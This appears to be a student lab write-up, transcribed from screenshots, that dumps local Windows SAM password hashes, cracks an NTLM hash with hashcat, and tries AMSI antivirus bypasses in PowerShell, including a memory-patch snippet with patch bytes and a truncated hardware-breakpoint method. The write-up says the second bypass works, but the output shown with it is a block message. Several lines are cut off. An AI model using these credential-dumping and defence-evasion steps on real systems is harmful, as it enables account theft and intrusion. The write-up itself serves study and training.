
3) Using the sensitive information that I “took”, I managed to find the encrypted password for the tester user. I used hashcat to get the password.



```
┌──(kevin㉿kali)-[~/Desktop]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x8df48c293e0f9d9dfa3dbca81daf9cd5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aee73a1d0b4968b10b3363533a
dac765:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b1517a0eadd98af58a1dc
f5a52c3e96b:::
kevin:1000:aad3b435b51404eeaad3b435b51404ee:aee73a1d0b4968b10b3363533adac765:
::
tester:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
:::
[*] Cleaning up...
```




```
┌──(kevin㉿kali)-[~/Desktop]
└─$ echo "58a478135a93ac3bf058a5ea0e8fdb71" > /tmp/hash.txt
```



```
58a478135a93ac3bf058a5ea0e8fdb71:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Fri Mar  1 21:29:30 2024 (0 secs)
Time.Estimated...: Fri Mar  1 21:29:30 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   238.8 kH/s (0.09ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 33792/14344385 (0.24%)
Rejected.........: 0/33792 (0.00%)
Restore.Point....: 33280/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: katten → redlips
Hardware.Mon.#1..: Util: 50%

Started: Fri Mar  1 21:27:47 2024
Stopped: Fri Mar  1 21:29:32 2024
```


Task 4

1) Checked if the Windows Antivirus was defending by using a test command in PowerShell.




```
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

2) Using the code from the GitHub link and pressing enter for each line, I managed to get past the antivirus.



```
PS C:\Users\kevin> $Win32 = @"
>> using System;
>> using System.Runtime.InteropServices;
>> public class Win32 {
>>     [DllImport("kernel32")]
>> public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>> [DllImport("kernel32")]
>> public static extern IntPtr LoadLibrary(string name);
>> [DllImport("kernel32")]
>> public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNe
);
>> }
>>
>> "@
PS C:\Users\kevin> Add-Type $Win32
PS C:\Users\kevin> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
PS C:\Users\kevin> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "
PS C:\Users\kevin> $p = 0
PS C:\Users\kevin> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True
PS C:\Users\kevin> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
PS C:\Users\kevin> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address,
At line:1 char:1
+ [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\kevin> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\kevin>
```

3) I picked another bypass method, the “Using Hardware Breakpoints” method, and it works without triggering the antivirus.



```
tionInformation;
>         }
>         [StructLayout(LayoutKind.Sequential)]
>         public struct EXCEPTION_POINTERS
>         {
>             public IntPtr pExceptionRecord;
>             public IntPtr pContextRecord;
>         }
>     }
> }
>
>
> "@
>
> Add-Type -TypeDefinition $HardwareBreakpoint
>
> [Test.Program]::SetupBypass()
>
S C:\Users\kevin> echo "AmsiScanBuffer"
t line:1 char:1
 echo "AmsiScanBuffer"
 ~~~~~~~~~~~~~~~~~~~~~
his script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```